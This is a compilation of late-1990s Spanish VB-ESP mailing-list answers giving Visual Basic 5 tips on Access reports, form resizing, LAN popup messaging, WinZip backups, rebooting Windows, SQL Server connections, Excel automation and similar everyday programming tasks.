    temp = ShowWindow(AppAccess.hWndAccessApp, SW_MAXIMIZE)

    Do
        THandle = FindWindow(vbEmpty, "Microsoft Access -
[OS_CABECERA]")
    Loop While THandle <> STILL_ACTIVE

    AppAccess.Application.Quit
    Set AppAccess = Nothing
End Sub
    un saludo a todos,
        QuiQue
```

```
    hola Ariel:
    Te envio este trozo de codigo que te permite lanzar un informe
generado
en Access, utiliza 2 Apis, una para controlar que el Access se esta
ejecutando
y otro que situa el enfoque sobre el Access. Para que funcione tienes
que
tener instalado el componente de M.Access 8.0

    Const STILL_ACTIVE = 0
    Const SW_MAXIMIZE = 3
    Dim THandle As Long, AppAccess As Object, iret As Long
    Dim hWnd As Long, temp As Long
    Dim NomInforme As String

    Private Declare Function FindWindow Lib "user32" Alias _
        "FindWindowA" (ByVal lpClassName As Any, ByVal lpWindowname As
Any) _
        As Long

    Private Declare Function ShowWindow Lib "user32" (ByVal hWnd&, _
        ByVal nCmdShow As Long) As Long

    NomInforme = "Microsoft Access - [" & vInforme & "]"
    Set AppAccess = GetObject("C:\Pp99\Pp99.mdb")

    AppAccess.DoCmd.OpenReport vInforme, acPreview
    AppAccess.DoCmd.Maximize

    If Not AppAccess.UserControl Then AppAccess.Visible = True
    temp = ShowWindow(AppAccess.hWndAccessApp, SW_MAXIMIZE)
    Do
        THandle = FindWindow(vbEmpty, NomInforme)
    Loop While THandle <> STILL_ACTIVE
    AppAccess.Application.Quit
    Set AppAccess = Nothing

    Espero que sea de tu utilidad,
    un saludo.    QuiQue
```

Limitar redimensionado de pantalla

La forma es utilizar un control de usuario y una variable privada de módulo:

```
Private bMEsTimer as Boolean

Sub Form_Resize()
   If Not bMEsTimer Then
      tmrResize.Enabled= False
      tmrResize.Enabled = True
   End If
End Sub

Sub tmrResize_Timer()
   'Pones un Interval corto: 100 ms o algo así

   tmrResize.Enabled = False
   bMEsTimer = True

   Width = Ancho
   Height = Alto

   DoEvents

   bMEsTimer = True
End Sub
```

Con esto funcionará mejor, creo (si no hay errores).

Saludos

Luis Sanz

HOSPITAL REINA SOFIA DE TUDELA
31500 TUDELA
NAVARRA
Teléfono: 948-827500
Fax: 948- 825906
E-Mail: hrst@ctv.es

> De: Daniel José Scokin <nexum@lanet.losandes.com.ar>
> A: VB <vb-esp@ccc.uba.ar>
> Asunto: (VB-ESP) Limitar redimensionado de pantalla
> Fecha: miércoles 29 de julio de 1998 10:37
>
> A alguien se le ocurre como limitar las dimensiones de un form cuando un
> usuario modifica el mismo.
>
> Ya he probado con el evento resize de la siguiente forma:
>
> private sub form1_resize()
>
> if form1.width < [ancho_minimo]
> form1.width = [ancho_minimo]

> end if
>
> if form1.height< [alto_minimo]
> form1.height = [alto_minimo]
> end if
>
> end sub
>
> Funciona muy bien pero se ve feo!. Hace que mientras el usuario modifica
el
> tamaño del form y este es menor a los tamaños minimos, el form parpadea
lo
> que no da un aspecto muy profesional.
>
> Hay alguna otra forma?
>
> Muchos Saludos y Gracias
>
> Daniel Jose Scokin
> mailto:nexum@usa.net
> Mendoza - Argentina
>
>
>

ListBox, etc en un DbGrid

Hola Nerea:

no se si te va a funcionar con la versión 1 de Apex, pero yo te adjunto un pequeño código donde verás como editar celdas de un dbGrid usando, ListBox, ComboBox y EdMaskBox, espero que su código te de ideas y no es muy dificil de implementar, excepto que tendrás que hacerlo en cada uno de los grids que emplees, idea: crea un Form patrón con el código básico y lo guardas en ..\Templates\Forms dentro del directorio donde tengas instalado VB, así cada vez que añadas un nuevo formulario, el tuyo también estará disponible.

Espero que te sirva de algo, suerte, saludos y hasta otra,

P.D. siento adjuntar el archivo a este mensaje pero no tengo tu dirección privada para enviartelo.

Eduardo Fórneas
E-Mail: eforneas@arrakis.es
P.P...: http://www.arrakis.es/~eforneas
ICQ...: 10564190

grid1.zip

Mandar un mensaje a otro pc *(3 mensajes)*

Yo no se mucho de la programacion de sockets sin embargo un simple comando como net send te puede ayudar.
Si la maquina a la cual tu quieres que el mensaje llegue esta dentro de tu propia red (red interna) esto lo puedes lograr facilmente con NET SEND (claro si trabajas con NT)

NET SEND Nombre_Netbios_de_la_maquina_destino mensaje

o bien

NET SEND Usuario mensaje

Si la maquina es externa a tu red necesitaras otros detalles que te los puedo explicar si es que aun te interesa esta solucion.

Suerte!

Jaime O.

Hola Felix
Podes hacer un programa de chat facilmente con sockets. El problema con ello es que la aplicacion tiene que estar corriendo en las dos PC. Si las dos PC corren NT, esto ya esta solucionado, porque haces que tu programa ejecute NET SEND nombre texto (en donde nombre es el nombre de la computadora que va a recibir el mensaje "texto"). Tiene que estar corriendo el servicio de mensajeria de NT.
Otra solucion es usar el programa "Mensajes emergentes" (WinPopUp.exe) de Windows 95 (compatible con Windows 3).
Te adjunto un pagina de http://www.planet-source-code.com/vb en donde encontre una forma de usarlo desde VB . Hay que tener en cuenta que el programa siempre tiene que estar corriendo.

Saludos

Send message to winpopup

Submitted on: 6/16/98

By: Dragoslav Stankovic

Category: VB 5.0,VB 4.0/32

Users have accessed this code 232 times.

Windows API/Global Declarations:

```
'**************************************************************
'Windows API/Global Declarations for :Send message to winpopup
```

```
'****************************************************************
Global Const OPEN_EXISTING = 3
Global Const GENERIC_READ = &H80000000
Global Const GENERIC_WRITE = &H40000000
Global Const GENERIC_EXECUTE = &H20000000
Global Const GENERIC_ALL = &H10000000 Global
Const INVALID_HANDLE_VALUE = -1
Global Const FILE_SHARE_READ = &H1
Global Const FILE_SHARE_WRITE = &H2
Global Const FILE_ATTRIBUTE_NORMAL = &H80
Declare Function CloseHandle Lib "kernel32" (ByVal hHandle As Long) As Long Declare
Function WriteFile Lib "kernel32" (ByVal hFileName As Long, ByVal lpBuff As Any,
ByVal nNrBytesToWrite As Long, lpNrOfBytesWritten As Long, ByVal lpOverlapped As
Long) As Long
Declare Function CreateFile Lib "kernel32" Alias "CreateFileA" (ByVal lpFileName As
String, ByVal dwAccess As Long, ByVal dwShare As Long, ByVal lpSecurityAttrib As
Long, ByVal dwCreationDisp As Long, ByVal dwAttributes As Long, ByVal hTemplateFile
As Long) As Long
```

Source Code:

```
'****************************************************************
' Name: Send message to winpopup '
' Description:Send message to WinPopUp from your programs.
' By: Dragoslav Stankovic
'
' Inputs:None
' Returns:None
' Assumes:None
' Side Effects:None
'
'Code provided by Planet Source Code(tm)
'as is
', without
' warranties as to performance, fitness, merchantability,
' and any other warranty (whether expressed or implied).
'****************************************************************
Function SendToWinPopUp(PopFrom As String, PopTo As String, MsgText As String) As
Long
Dim rc As Long
Dim mshandle As Long
Dim msgtxt As String
Dim byteswritten As Long
Dim mailslotname As String
'
' name of the mailslot
mailslotname = "\\" + PopTo + "\mailslot\messngr"
msgtxt = PopFrom + Chr(0) + PopTo + Chr(0) + MsgText + Chr(0)
mshandle = CreateFile(mailslotname, GENERIC_WRITE, FILE_SHARE_READ, 0,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0)
rc = WriteFile(mshandle, msgtxt, Len(msgtxt), byteswritten, 0)
rc = CloseHandle(mshandle)
End Function

Private Sub Command1_Click()
  SendToWinPopUp txtFrom, txtTo, txtMsg
End Sub
```

Copyright© 1997 by ian@planet-source-code.com>Ian Ippolito All Rights Reserved

---

>Hola a todos!

Hola.

>Alguien me podría decir como se pueden enviar mensajes entre máquinas
desde
>Visual Basic (ya sea con un control o mediante una función de la API), al
>estilo de los mensajes emergentes de Windows 95 y el servicio de
Mensajería
>de NT.

Puedes utilizar la misma conexión TCP/IP que proporciona el Windows 95 para
conectar máquinas en RED para enviar mensajes entre máquinas.
Tengo un ejemplo muy sencillo que hace una especie de chat -super simple,
¿eh?-, entre dos equipos.
Te lo adjunto.

Saludos.
Una obediencia ciega supone siempre una ignorancia extrema.
ORZO, <orzo@orzo.com>

dospcs.zip

Modificar menu contextual del explorador

Puedes hacer una cosa muy divertida.

En el registro de Windows bajo la "key" (clave):

HKEY_CLASSES_ROOT\Directory\shell

crea una nueva clave (si no esta ya alli) "DosHere" y debajo de esta otra "comand" (ambas sin las comillas, claro).

En el valor por defecto de "DosHere" pones "Dos aqui", y en "command", "c:\windows\command.com /k cd %1" (siempre sin la comillas).

A partir de entonces, cada vez que pulses con el boton derecho del raton sobre una carpeta, tendras una nueva opcion: Dos aqui que te abrira una sesion DOS en ese directorio.
No hace falta reiniciar el ordenador para que tome efecto el cambio.

¿Os gusta?

Manu

Spanish people from Luxembourg (Europe)
manuel@ip.lu

Mover controles de un frame a otro

>El primero: Como mover un objeto shape en tiempo de ejecucion...
Lo único que se me ocurre es que lo metas dentro de un control que actúe como contenedor, por ejemplo un picture.

>El segundo: Tambien en tiempo de ejecucion. Dos frames y uno tiene un
>objeto picture y quisiera, pulsar en el objeto y arrastarlo al otro
>frame...
Acabo de hacer esto que creo que puede servirte de orientación. Puedes mover el picture de uno al otro frame.
No estoy controlando que el picture se "salga" y parte de él quede fuera de los frames. Eso te toca a tí ;-)
Estoy usando el tag del picture para almacenar dos valores para no declarar dos variables globales al formulario. Seguro que esto es más eficiente pero me apetecía hacerlo así (nadie esperfecto).

Tenemos dos frames (frame1 y frame2) y dentro del primero un picture box (picture1).

Declaramos en el formulario :

```
Private Declare Function SetParent Lib "user32" (ByVal hWndChild As Long,
ByVal hWndNewParent As Long) As Long
```

En el Picture1.MouseDown :

```
'guardo las coordenas de donde pinche
Picture1.Tag = Format$(X, "000000") + Format$(Y, "000000")
'inicio el arrastre
Picture1.Drag
```

En el Frame2_DragDrop:

```
Dim l As Long, x1 As Single, y1 As Single
'esto es por haber declarado las variables...
x1 = CSng(Left$(Source.Tag, 6))
y1 = CSng(Mid$(Source.Tag, 7, 6))
l = SetParent(Source.hWnd, Frame2.hWnd)
Source.Move X - x1, Y - y1
```

En el Frame1_DragDrop

```
Dim l As Long, x1 As Single, y1 As Single
x1 = CSng(Left$(Source.Tag, 6))
y1 = CSng(Mid$(Source.Tag, 7, 6))
l = SetParent(Source.hWnd, Frame1.hWnd)
Source.Move X - x1, Y - y1
```

Y yá está.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Parámetros de línea de comandos para el Winzip

MUCHAS GRACIAS POR LA AYUDA.. igual estuve rebuscando un poquito y encontre en el sitio del winzip los comandos "indocumentados" para ejecutarlo con la ventaja de que se puede correr minimizado (casi pasa desapercibido al usuario) y se cierra automaticamente cuando termina de compactar.

* Los mando atachados a la lista porque creo que pueden servir para los que estan buscando una manera relativamente facil de hacer un backup en su aplicacion. *

Nicolas

De: MSVISUAL <msvisual@senda.ari.es>
A: vb-esp@ccc.uba.ar
Asunto: RE: (VB-ESP) Algo sobre Winzip
Fecha: Jueves 20 de Agosto de 1998 07:23

-----Mensaje original-----
De: vb-rec@ccc.uba.ar [mailto:vb-rec@ccc.uba.ar]En nombre de SHANDD
Enviado el: jueves, 20 de agosto de 1998 04:49
Para: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Algo sobre Winzip

Aqui tienes la respuesta:

```
Shell("C:\archivos de programa\winzip\winzip32.exe -a a:\copia.zip c:\
origen.txt", 0)
```

Espero haberte servido de ayuda

Alguien sabe como ejecutar desde linea de comandos el winzip 6.3 (la idea es hacerlo correr desde una llamada al shell.. y que haga lo que hace cuando desde el menu contextual de cualquier archivo un pone "Add to miarchivo.zip"

O si alguien sabe los parametros para que compacte un archivo del tipo

c:\winzip\winzip32.exe -algun parametro que compacte miarchivo.txt en miarchivo.zip

gracias..
Nicolas

winzip.htm

Pegar texto en la posición del cursor

>Aqui estoy de nuevo con otra pregunta: Estoy haciendo una "especie" de
>editor de texto, y en el menu Edicion esta la opcion Pegar. El codigo que
>le he puesto es:
>
>Text1.Text = Text1.Text + Clipboard.GetText
>
>Pero asi lo que hace es pegar el texto del portapapeles al final del texto
>que yo he escrito. Como lo puedo hacer para que el texto se pegue en donde
>esta el cursor en ese momento?

```
Text1.SelText = Clipboard.GetText
```

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Problemas instalacion:

Ese es uno de los clasicos errores que tiene Microsoft, ahi te va como arreglarlo, abre el block de notas o notepack o el edit o lo que sea que se le paresca, y abre "tuprograma.vbp", ahi vas a encontrar una linea que contiene algo asi: path32= "C:\VBProgramas\proyecto1\",, buenop pues borra todo desde el signo "=" para que quede "path32 = "
Ya con eso la haces

-----Original Message-----
From: Nekane Elkoroiribe [SMTP:nekane.leyner@ibercom.com]
Sent: Thursday, July 23, 1998 12:11 PM
To: VB (preguntas)
Subject: (VB-ESP) Problemas instalación: No encuentra el .exe

Hola a todos
Me está pasando una cosa rarísima (nunca me había ocurrido) y como no hago más que darle vueltas y no veo el porqué a ver si alguién me puede echar una mano
Estoy creando los diskettes de instalación con el asistente de VB. Y en el primer paso, al elegir el .vbp me dice que no encuentra el .exe.
Si el exe está en C:\VBProgramas\proyecto1\proyecto.exe me dice que no encuentra el archivo
C:\VBProgramas\proyecto1\C:\VBProgramas\proyecto1\proyecto.exe
¿Por qué me especifica mal la ruta?
He hecho pruebas con otros programas y no me da ningún problema.
¿A alguién se le ocurre algo?
Nekane

ProgressBar dentro de una StatusBar

He estado haciendo alguna prueba y esto es lo que se me ha ocurrido (espero que te pueda servir):
- Mete un picture invisible en el formulario (te quedará en la parte de arriba, no te preocupes). Procura hacerlo del mismo alto que la StatusBar.
- En el picture mete la ProgressBar y los demás controles que necesites. Necesitarás, seguramente, cambiar varias veces la posición de los controles para que queden bien cuando estén en la StatusBar.
- Ahora declara en el formulario :

```
Private Declare Function SetParent Lib "user32" (ByVal hWndChild As Long,
ByVal hWndNewParent As Long) As Long
```

- Y en el FormLoad() ponemos :

```
Dim l As Long
l = SetParent(Picture1.hWnd, StatusBar1.hWnd)
```

- Cuando pongas a true la propiedad visible del picture te aparecerá "sobre" la StatusBar, ocultándola (nada es perfecto :-(( ) pero te puede servir para mostrar la ProgressBar durante un proceso y luego volver a ocultarla.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Reiniciar la máquina (resetar, salir de windows) *(2 mensajes)*

Hola,

Aquí tienes cómo hacerlo en 16 y 32 bits:
(esto lo tengo en un módulo BAS)

```
Attribute VB_Name = "ReiniciarWindows"
Option Explicit
'------------------------------------------------
' ReIniWin (Reiniciar Windows) ( 8/Nov/95)
' (tengo una versión de Mayo'94)
'------------------------------------------------
#If Win32 Then
    'Para usar con ExitWindowsEx
    Public Const EWX_LOGOFF = 0 'Termina la sesión actual
' Public Const EWX_SHUTDOWN = 1 'Finaliza Windows
' Public Const EWX_REBOOT = 2 'Reinicia el equipo
' Public Const EWX_FORCE = 4 'Fuerza a terminar una aplicació
que no responde
    Public Declare Function ExitWindowsEx Lib "user32" (ByVal uFlags
    As Long, ByVal dwReserved As Long) As Long
    'ExitWindows termina la sesión actual e inicia una nueva
    '(es decir reiniciar windows)
' Public Declare Function ExitWindows Lib "user32" (ByVal
dwReserved As Long, ByVal uReturnCode As Long) As Long
#Else
     Public Declare Function ExitWindows Lib "user" (ByVal _
ReStartCode As Long, ByVal DosReturnCode As Integer) As Integer
#End If

Public Sub Main()
    Dim msg As String

    Beep
    #If Win32 Then
        msg = "Estás ejecutando Windows en modo 32bits," & vbCrLf &
        "(seguramente Windows 95, conectado en red)," & vbCrLf & "y e"
    #Else
        msg = "E"
    #End If
    msg = msg & "ste programa reiniciará Windows."
    If MsgBox(msg & vbCrLf & vbCrLf & "¿Seguro que quieres reiniciar
    Windows?", 4 + 16 + 256, "¡ ATENCIÓN !") = 6 Then
        'ReStart Windows
        #If Win32 Then
            If ExitWindowsEx(EWX_LOGOFF, 0&) Then
        #Else
            If ExitWindows(66, 0) Then
        #End If
            End If
    Else
        End
    End If
End Sub
```

Espero que te sirva.

Nos vemos.
Guillermo

> From: "Eduardo Rubio" <apj@ctv.es>
> To: <vb-esp@ccc.uba.ar>
> Subject: (VB-ESP) Reiniciar la máquina
> Date: Tue, 26 Aug 1997 15:27:40 +0200
> Reply-to: vb-esp@ccc.uba.ar

> Agradecería si alguien me pudiese informar sobre
> la llamadas a la API para reiniciar el ordenador, tanto en
> 16 como 32 bits
>
> Gracias
>

Si lo que quieres hacer es apagar el portátil desde VB (supongo que se trata de eso, porque por algo debes estar preguntándolo en esta lista), lo que tienes que hacer es usar el modificador EWX_POWEROFF en la API ExitWindowsEx. Ejemplo:

```
ExitWindowsEx EWX_SHUTDOWN Or EWX_POWEROFF, 0&
```

El valor de la constante EWX_POWEROFF no viene en el visor API de VB. Es 8:

```
Const EWX_POWEROFF = 8
```

Esto funciona con los portátiles con sistema de apagado rápido y con ordenadores cuyas placas tienen alimentación ATX. De todas formas, muchos portátiles se apagarán automáticamente sin necesidad de este modificador.

Rotar texto

Hola Nuria:
    Buscando entre los archivos que alguna vez bajé de Internet, encontré esto que quizás te sirva... Yo no lo probé así que no te puedo decir nada al respecto, pero no tendría por qué no funcionar.

 -----Original Message-----
From: Nuria Fernández [mailto:nfernand@comunet.es]
Sent: Martes 11 de Agosto de 1998 10:26
To: vb-esp@ccc.uba.ar
Subject: (VB-ESP) Rotar texto

Hola!
Querria hacer una preguntilla.
¿Es facil rotar el texto de un label?
Si alguien puede ayudarme, necesito una rapida respuesta.

GRACIAS de todas formas
_____

Nuria Fernández Linaje
e-mail: nfernand@comunet.es
---

rotar.zip

Sincronizar dos listbox

>Como puedo hacer para que dos ListBox estén sincronizados,
>a medida que muevo la barra de desplazamiento de uno se
>mueva el otro.

Este ejemplo supone que se corresponde la línea 1 del primero con la 1 del segundo, la 2 con la 2 , etc. Además selecciona el mismo elemento en ambos listbox (no sé si te hacía falta)

declaras un variable en el formulario :

```
Dim cambiando As Boolean
```

Y luego :

```
Private Sub List1_Click()
If Not cambiando Then
    cambiando = True
    List2.ListIndex = List1.ListIndex
    cambiando = False
End If
End Sub

Private Sub List1_Scroll()
If Not cambiando Then
    cambiando = True
    List2.TopIndex = List1.TopIndex
    cambiando = False
End If
End Sub


Private Sub List2_Click()
If Not cambiando Then
    cambiando = True
    List1.ListIndex = List2.ListIndex
    cambiando = False
End If

End Sub


Private Sub List2_Scroll()
If Not cambiando Then
    cambiando = True
    List1.TopIndex = List2.TopIndex
    cambiando = False
End If

End Sub
```

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es

WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Sincronizar dos MSFlexGrid

Saludos estimado amigo.

Ahora con el ejemplo que enviaste comprendi perfectamente lo que necesitabas hacer, entonces te estoy devolviendo el asunto ya corregido evitando el "flickering" ademas lo ajusta para cualquier cantidad de columnas que le coloques.

Debo explicar dos cosas

a) El "flikering" se debe a que el evento mousemove hacia el ajuste de columnas siempre y con la correccion solo cuando es necesario.

b) Tu ejemplo solo funcionaba con la primera columna asi que lo ajuste para cualquier cantidad de columnas.

¿Insisto Para que quieres dos FlexGrid? , ¿ no es suficiente con uno solo ?

Saludos y espero que esto solucione tus problemas...

barras1.zip

Hola a todos , para conectarme a mi db (VB5.0 sp3 , SQL Server 6.5 y trabajo en un red NT)
utilizo como minimo las sgtes lineas

esto en mi formulario de ingreso, en un boton "conectar"

```
    StrUser = "uid=" & txtusuario & ";" & "pwd=" & txtclave
    Set Entorno = rdoEngine.rdoCreateEnvironment("", "", "")
    Entorno.CursorDriver = 1
    Set rdoConeccionCardpac = Entorno.OpenConnection("BancadeConsumo",
rdDriverNoPrompt, False, StrUser)
```

en un modulo declaro lo sgte:

```
Public Entorno As rdoEnvironment
Public rdoConeccionCardpac As New rdoConnection
```

ademas txtusuario es el nombre de mi usuario
y txtclave es su password.
y "BancadeConsumo" es el nombre de mi dns.

a mis usuarios les he dado permisos segun objeto en el SQL Enterprise Manager ,
y ademas los tengo registrados en una tabla de usuario en mi db para validar que funciones del sistema van a poder utilizar.

Espero haber sido claro

Saludos
Gabriel Tuesta G.
Desarrollo de Sistemas
Area de Apoyo en Gestión
Banco Latino - Lima Perú
gtuesta@bcolatino.com.pe
gtuesta@hotmail.com

P.D. - Esta respuesta ya fue dada anteriormente, estoy de acuerdo con el compendio que se quiere hacer, pero hay algo , que se puede decir vayan a las paginas del guille , si , bacan, pero no todos pueden tener acceso a internet desde el lugar donde trabajan.

> -----Mensaje original-----
> De: Eduardo Vargas [SMTP:evargas@syseca.es]
> Enviado el: miércoles 19 de agosto de 1998 01:11
> Para: 'vb-esp@ccc.uba.ar'
> Asunto: RE: (VB-ESP) VB 5 & SQL Server
>
>
>
> ----------

> De: Tuesta, Gabriel[SMTP:GTuesta@BCOLATINO.COM.PE]
> Enviado el: miércoles 19 de agosto de 1998 17:29
> Para: 'vb-esp@ccc.uba.ar'
> Asunto: RE: (VB-ESP) VB 5 & SQL Server & Ingleses
>
> Tiene en su codigo la declaracion de la coneccion por el DNS?, algo
> parecido
> a esto :
>
> Set rdoConeccionCobranza = Entorno.OpenConnection("",
> rdDriverNoPrompt, False, StrUser)
>
> saludos
>
> Gabriel Tuesta
>
> > -----Mensaje original-----
> > De: Luis Javier Baigorrotegui [SMTP:luisb@cyc.es]
> > ¿Y el usuario y la contraseña para la conexion?
> >
> > Un Saludo,
> >
> > ---
> > Luis Javier Baigorrotegui
> > Consultoria & Comunicaciones
> > E-Mail: luisb@cyc.es
> > ICQ# : 7416777
> >
> > >>> Eduardo Vargas <evargas@syseca.es> 18/08/98 19:04 >>>
> > Estimados listeros :
> >
> > Tengo una compañera que quiere conectarse mediante VB 5.0 a una
> b.d.d.,
> > usando RDO., esta utilizando lo siguiente :
> >
> > Parte Cliente : ODBC SQL Server Ver. 2.65.0240
> > VB 5.0 Enterprise
> > Parte Servidor : NT con SQL Server 6.5
> >
> > Está utilizando el OpenConnection (una vez que tiene el objeto
> > rdoEnvironment), pasando como DSN el de DSN de usuario, el nombre del
> > servidor, y como prompt rdDriverCompleteRequired. Aparentemente creo que
> > hace lo correcto, pero no se... ella puede conectar su parte cliente sin
> > problemas y ver la base de datos, pero desde la aplicación VB no...
> > ¿alguna sugerencia ?
> >
> > Gracias de antemano.
> >
>
> Si, pero al utilizar rdDriverCompleteRequired como opción el programa le
> pide usuario y password, para conectarse con la base de datos. (Perdón
> escribí DSN y es DNS).

Vb y excel *(2 mensajes)*

Hola:

usar VBA (Visual Basic for Applications), que es lo ha inventado Microsoft para manejar Office, creo que es lo más comodo, si tienes Excel instalado, busca un archivo .HLP llamado VBA_XL.HLP tienes todas las funciones, comandos, etc. para crear hojas, modificarlas, imprimirlas, usar gráficos, etc, te adjunto un ejemplo de manejo, (no de creación), pero es igualmente fácil, en lugar de la función de apertura, usas otra para crear un nuevo objeto. Todas las funciones, etc. siguen la sintaxis de VB, las colecciones, enumeradores, etc por lo que te será muy sencillo usarlo.

Hasta otra.

N.B.: el ejemplito usa directorios fijos, si tienes problemas, instalalo en el directorio C:\Projects\Hojas

Eduardo Fórneas
E-Mail: eforneas@arrakis.es
P.P...: http://www.arrakis.es/~eforneas
ICQ...: 10564190

-----Original Message-----
De: crontab <crontab@ctv.es>
Para: vb-esp@ccc.uba.ar
Fecha: lunes 13 de abril de 1998 12:05
Asunto: (VB-ESP) Vb y excel

Hola...

quisiera saber como crear un fichero en formato Excel en el que pueda introducir datos que tengo almacenados en un fichero de texto

alguien me puede ayudar?

saludos

exyword.zip

```
Dim XL as New Excel.Application 'Previa referencia a Excel en Project->
References
Dim XLW as WorkBook

S*b AbrirExcel()
 Set XLW = XL.WorkBooks.Open("c:\projecte\seagull\assist_mes.xls")
 'Haz lo que tengas que hacer y luego
 'Si tienes que leer una celda
 Text1 = XL.Workbooks(1).WorkSheets(1).Range("A2").FormulaR1C1
 'Cierras
 XLW.Close SaveChanges:=False
 XL.Quit
 SET XL = Nothing
```

End S*b

Gerard =?ISO-8859-1?Q?Barber=E0 ?= escribió:
> Hola,
>
> tengo un problema conVisual Basic5 y Excel97.
>
> Mi caso és el siguiente:
>
> Tengo una plantilla en Excel que tengo que rellenar y luego imprimir.
>
> La manera de abrirlo ha sido el siguiente:
>
> ordre = "c:\archivos de programa\microsoft office\office\excel.exe"
> Z = Shell(ordre & " c:\projecte\seagull\assist_mes.xls", 3)
> AppActivate Z
> Text1.LinkTopic = "Excel|Hoja1" ' Establece el tema del vínculo.
>
> Luego lleno la plantilla con los datos necesarios, pero a la hora de
> imprimirlo y después cerrar el excel, no sé como hacerlo.
>
> Seriais tan amables de darme una luz?
>
> Muchas gracias.
>
> Gerard.

Video desde VB 5

Hola Jose Luis

Una solución es :

```
Declare Function mciSendString Lib "winmm.dll" Alias "mciSendStringA" (ByVal
lpstrCommand As String, ByVal lpstrReturnString As String, ByVal
uReturnLength As Long, ByVal hwndCallback As Long) As Long

Private Sub Command1_Click()

    Cadena$ = "play c:\WinNT\clock.AVI"
    Ret& = mciSendString(Cadena$, 0&, 0, 0&)
    Cadena$ = "play c:\WinNT\clock.AVI fullscreen"

End Sub
```

(pero no sé como centrarlo)
y otra es :
Vbawrd8.hlp y pon AVI mediante el control Animation

Un saludo
Fernando

-----Original Message-----
From: José Luis Sanz <circulodeempresarios@mad.servicom.es>
To: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Date: Tuesday, July 21, 1998 9:49 AM
Subject: (VB-ESP) VIDEO DESDE VB 5.0

>Antes que nada, un saludo a todos los miembros de este magnifico foro.
>
>Quisiera saber como sacar un fichero AVI por pantalla en un programa y
>en la posición de pantalla que yo quiera.
>
>Si alguien sabe como por favor indicarmelo, os lo agradecería muchísimo.
>
>Fdo. José Luis Sanz
>CIRCULO DE EMPRESARIOS
>
>

Arrastrar y soltar

Hola.

Yo lo tengo hecho para el RichTextBox. Se lo envío por si le sirviera de algo.

Ponga un RichtTextBox y establézcale estas proiedades:

```
OLEDragMode = 0
OLEDropMode = 1
```

Ahora, vaya al evento OLEDragDrop del control y escriba:

```
Dim j As Long

If Data.GetFormat(vbCFFiles) Then
   j = Data.Files.Count
   RichTextBox1.LoadFile Data.Files.Item(1), rtfText
   ' En RichTextBox1.FileName tenemos el nombre
End If
```

En el evento OLEDragOver del control escriba:

```
If Data.GetFormat(vbCFFiles) Then
   Effect = vbDropEffectCopy And Effect
       Exit Sub
   End If
Effect = vbDropEffectNone
```

Esperando sirva:

Antonio Periago Miñarro
Avda. Juan Carlos I, 18, 4ºA
30800 Lorca (Murcia) España
aperiago@hotmail.com
http://www.Geocities.com/SiliconValley/Campus/8271
Tlf.:970 689 602 (GSM)

_____
Get Your Private, Free Email at http://www.hotmail.com

Hola a todos.

Bueno, estoy teniendo algunos problemas con los envios de archivos, por lo que investigando por ahi he encontrado una solución que considero buena para obtener los articulos.

Basta enviar un mensaje a mshelp@microsoft.com poniendo en el subject:

Id del articulo, (Qnnnnnn) (separados por comas si va mas de uno).
Index, para obtener un indice que se actualiza cada mes.

Hasta la proxima,

Antonio Periago Miñarro
Avda. Juan Carlos I, 18, 4ºA
30800 Lorca (Murcia) España
aperiago@hotmail.com
http://www.Geocities.com/SiliconValley/Campus/8271
Tlf.:970 689 602 (GSM)
P.D: Acentos omitidos intencionadamente.

_____
Get Your Private, Free Email at http://www.hotmail.com

Consultas con parámetros *(2 mensajes)*

Debes declarar los parametros en Acces para cada consulta, lo puedes hacer durante el diseno de la consulta al poner el criterio entre corchetes, ej. [Parametro], pero te recomiendo que lo declares en Query/Parameters (Consulta/Parametros) del menu para que les definas el tipo.

Luego en VB, tienes que usar la consulta con QueryDef's y usar un codigo como el que sigue:

```
'Definicion de la variable QRY
Global DS As Dynaset
Global QRY As QueryDef

CveBusca = InputBox$("Escribe la clave del cliente que busca...", Titulo)
' CveBusca es la variable donde se guarda lo que escribes
If CveBusca = "" Then
     Exit Sub
End If
'Codigo que ejecuta la consulta en Access
Set QRY = DB.OpenQueryDef("Busca Cliente")
'Parametro de entrada a la consulta y este parametro [Cve Busca]
'se da de alta en el Query de la BD como Txt
QRY![Cve Busca] = CveBusca
Set DS = QRY.CreateDynaset()
    .
    .
    .
    El resto de tu codigo.
```

El codigo inicial es solo para ejemplificar...

Saludos

Jorge Luis Campos Medina
Leon, Gto. Mexico.
jlcampos@bajio.infonet.com.mx

-----Original Message-----
From: Rodolfo [SMTP:jefinf@smcoco1.solmelia.cma.net]
Sent: Monday, June 22, 1998 4:25 PM
To: vb-esp@ccc.uba.ar
Subject: (VB-ESP) Sobre Consultas en Vb

Hola a todos:

Se me ha presentado un problema, necesito ejecutar una consulta con << parametros >> de Access desde VB.
Como hago para pasarle los parametros si es que se puede ?.

Gracias adelantadas

Rodolfo Victoria
jefinf@smcoco1.solmelia.cma.net
Cuba

>Hola a todos:
>
>Se me ha presentado un problema, necesito ejecutar una consulta con <<
parametros >> de Access desde VB.
>Como hago para pasarle los parametros si es que se puede ?.
>
>Gracias adelantadas
>
>Rodolfo Victoria
>jefinf@smcoco1.solmelia.cma.net
>Cuba

Hola, Rodolfo:

Lo que debes hacer es definir en VB una variable del tipo consulta (objeto consulta) y definir cada uno de sus parametros. los parametros en su conjunto son una coleccion del objeto consulta....
Bueno, mejor me dejo de rollos, y te lo cuento con un ejemplo:

- supongamos que tienes una consulta llamada "Datos", que tiene por parametros dos, uno numerico denominado "Codigo" y otro de tipo fecha denominado "fecha".... La definicion podria ser la siguiente:

```
Dim Ws as workspace
Dim Db as database
Dim qry as querydef ' Este es el objeto consulta
